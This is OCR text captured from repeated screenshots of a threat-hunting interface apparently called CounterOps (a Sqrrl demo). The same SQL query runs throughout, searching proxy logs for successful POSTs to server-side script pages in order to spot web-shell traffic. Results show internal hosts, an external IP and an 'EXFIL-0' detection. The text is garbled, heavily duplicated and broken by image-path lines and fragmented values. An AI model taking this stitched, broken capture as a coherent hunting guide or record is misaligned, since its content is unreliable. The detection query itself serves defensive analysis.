

CounterOps
Find by tag or ID
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
TOTAL
Close
From Oct 23 2017 10:00 to Nov 02 2017 05:59
80
24. Oct
26. Oct
28. Oct
30. Oct
1. Nov
CBRO
EXPLORE
EXPORT
Close
Record Time
dport
dst
sport
src
ts
2017-10-31 02:22:40 135 10.108.201.139 6319 10.108.16.131 2017-10-23-07:35:11
2017-10-31 02:22:40 135 10.108.201.139 15689 10.108.16.131 2017-10-23-07:36:35
2017-10-31 02:22:40 135 10.108.201.139 33961 10.108.16.131 2017-10-23-07:50:49
Legend



CounterOps
Find by tag or ID
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
TOTAL
Close
From Oct 23 2017 10:00 to Nov 02 2017 05:59
80
24. Oct
26. Oct
28. Oct
30. Oct
1. Nov
CBRO
EXPLORE
EXPORT
Close
Record Time
dport
dst
sport
src
ts
2017-10-31 02:22:40
135
10.108.201.139
6319
10.108.16.131
2017-10-23-07:35:11
2017-10-31 02:22:40
135
10.108.201.139
15689
10.108.16.131
2017-10-23-07:36:35
2017-10-31 02:22:40
135
10.108.201.139
33961
10.108.16.131
2017-10-23-07:50:49
Legend


CounterOps
Find by tag or ID
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
Legend


CounterOps
Find by tag or ID
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
Select all entities
Select all entities by selected type(s)
Expand connections
Expand detections and alerts
Expand file activity


CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
10.108.201.139
53
10.108.201.139
From Oct 23 2017 10:00 to Oct 30 2017 22:59
FEATURES
network
Internal
totalBytes
3.0 MB
totalConnections
221
DETECTIONS
TAGS
HISTORY
1
Arranged by risk
72
EXFIL-0
2017-10-25 01:09
ACTIVITY
Total
Sqrrl_Alerts
No data for current window



CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
/query/chsquery.php
10.108.16.131
121.39.88.19
10.108.201.139
53
10.108.201.139
From Oct 23 2017 10:00 to Oct 30 2017 22:59
FEATURES
network
Internal
totalBytes
3.0 MB
totalConnections
221
DETECTIONS
TAGS
HISTORY
1
Arranged by risk
72
EXFIL-0
2017-10-25 01:09
ACTIVITY
Total
Sqrrl_Alerts
No data for current window


CounterOps
Find by tag or ID
sqrrldemo
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
query/chsquery.php
10.108.16.131
121.39.88.19
201.139
Select all entities
Select all entities by selected type(s)
Expand connections
Expand detections and alerts
Expand file activity
Expand HTTP activity
Expand network resolutions
Expand user and account activity
Hide selected
Hide others
53
10.108.201.139
From Oct 23 2017 10:00 to Oct 30 2017 22:59
FEATURES
network
Internal
totalBytes
3.0 MB
totalConnections
221
DETECTIONS
TAGS
HISTORY
1
Arranged by risk
72
EXFIL-0
2017-10-25 01:09
ACTIVITY
Total
Sqrrl_Alerts
No data for current window

CounterOps

Find by tag or ID


```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```



CounterOps

Find by tag or ID


```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE
   '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```




CounterOps

Find by tag or ID

```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```

